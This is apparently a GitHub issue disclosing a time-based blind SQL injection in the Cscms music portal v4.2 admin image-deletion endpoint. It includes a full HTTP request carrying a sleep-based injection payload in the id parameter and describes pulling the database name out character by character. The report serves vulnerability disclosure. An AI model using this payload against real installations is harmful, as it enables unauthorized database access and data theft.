


New issue

[Jump to bottom](#)

SQL injection vulnerability exists in Cscms music portal system v4.2 #25

 Open Am1azi3ng opened this issue on Apr 18 · 0 comments

Am1azi3ng commented on Apr 18

Details


There is a Injection vulnerability exists in pic_Pic.php_del

First create an image and then delete it. When deleting an image, SQL injection is generated. The injection point is ID



```
POST /admin.php/pic/admin/pic/del?yid=3 HTTP/1.1
Host: cscms.test
Content-Length: 21
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/pic/admin/pic?yid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_session=193ad5fapoc2b6jr5pdtcp17gp5fmjlp; cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHc0kF4oyCoI81NzjjyeMF3fURy57grmVzbA
Connection: close

id=1)and(sleep(5))--+
```

The injection point is ID and sleeps for 5 seconds



Then construct payload to blast database



Because the first letter of the background database name is "c", it sleeps for 5 seconds,so the vulnerability exist

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

